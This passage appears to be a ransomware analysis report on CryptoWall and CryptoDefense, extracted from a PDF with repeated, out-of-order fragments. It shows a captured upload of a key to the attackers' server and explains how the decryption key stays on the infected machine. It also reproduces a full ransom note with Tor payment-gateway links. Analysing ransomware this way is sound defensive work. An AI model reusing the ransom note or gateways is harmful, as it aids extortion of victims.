
-----3071376310
Content-Disposition: form-data; name="m"

c1764542fadd668b382320061320ac29fd5f6adbf0b54b91bb2438405b53fc7d7d44c43312497c80a647a80f9a
-----3071376310
Content-Disposition: form-data; name="n"; filename="3071376310"
Content-Type: application/octet-stream

.....RSA2.....u...<f.7.m...
C.s p.`./c0e*/9y..9.. n](..o.....c#.o{_.*...S.....(..
\B.V-l..._.....?...<)+.....Nv,.....G..t...G.s...T...].[..9mi..._...a*?.x;.....:.....N.....MY...0.^|3...PT...
9.n...n...xh..KN..)..N .D.[... .ut .l?.M6.>.....md..._j{0b.....TJM..".>.....rK.^@m..4
...?P.tY..U.....{.....>5.S.....ve>-..Q.....
```



Broken Cryptography




Key Directories and Files

The Microsoft legacy CryptoAPI CSPs store private keys in the following directories.

Key type	Directories
User private	%APPDATA%\Microsoft\Crypto\RSA\User SID\ %APPDATA%\Microsoft\Crypto\DSS\User SID\
Local system private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-18\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-18\
Local service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-19\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-19\
Network service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-20\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-20\
Shared private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\MachineKeys




Broken Cryptography




Key Directories and Files

The Microsoft legacy CryptoAPI CSPs store private keys in the following directories.

Key type	Directories
----------	-------------




As advertised by the malware authors in the ransom demand, the files were encrypted with an RSA-2048 key generated on the victim’s computer. This was done using Microsoft’s own cryptographic infrastructure and Windows APIs to perform the key generation before sending it back in plain text to the attacker’s server. However, using this method means that the decryption key the attackers are holding for ransom, actually still remains on the infected computer after transmission to the attackers server.




Network service private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\S-1-5-20\ %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\S-1-5-20\
Shared private	%ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\RSA\MachineKeys %ALLUSERSPROFILE%\Application Data\Microsoft\Crypto\DSS\MachineKeys





2. The history of CryptoWall:

2.3. CryptoDefense gone, say hello to CryptoWall \leq 1.0



Campaign ID changes

cw800

cw100

cw200

cw400

cw700

cw900

cw1500

cw1600

cw1900

cw2200

cw2300

cw2400

cw2500

cw2700

cw2800

tor003

tor2800

cw404



Ransom notes updates

- DECRYPT_INSTRUCTION.HTML
- DECRYPT_INSTRUCTION.TXT
- DECRYPT_INSTRUCTION.URL

What happened to your files?

All of your files were protected by a strong encryption with RSA-2048 using CryptoWall.

More information about the encryption keys using RSA-2048 can be found here: [http://en.wikipedia.org/wiki/RSA_\(cryptosystem\)](http://en.wikipedia.org/wiki/RSA_(cryptosystem))

What does this mean?

This means that the structure and data within your files have been irrevocably changed, you will not be able to work with them, read them or see them, it is the same thing as losing them forever, but with our help, you can restore them.

How did this happen?

Especially for you, on our server was generated the secret key pair RSA-2048 - public and private.

All your files were encrypted with the public key, which has been transferred to your computer via the Internet.

Decrypting of your files is only possible with the help of the private key and decrypt program, which is on our secret server.

What do I do?

Alas, if you do not take the necessary measures for the specified time then the conditions for obtaining the private key will be changed.

If you really value your data, then we suggest you do not waste valuable time searching for other solutions because they do not exist.

For more specific instructions, please visit your personal home page, there are a few different addresses pointing to your page below.

1. <https://kpai7ycr7jxqkilp.torminater.com/gctz>

2. <https://kpai7ycr7jxqkilp.torchek.com/gctz>

3. <https://kpai7ycr7jxqkilp.way2tor.com/gctz>

If for some reasons the addresses are not available, follow these steps:

1. Download and install tor-browser: <http://www.torproject.org/projects/torbrowser.html.en>



Encryption: RSA-2048

Files are encrypted using the RSA-2048 public key obtained from the C2



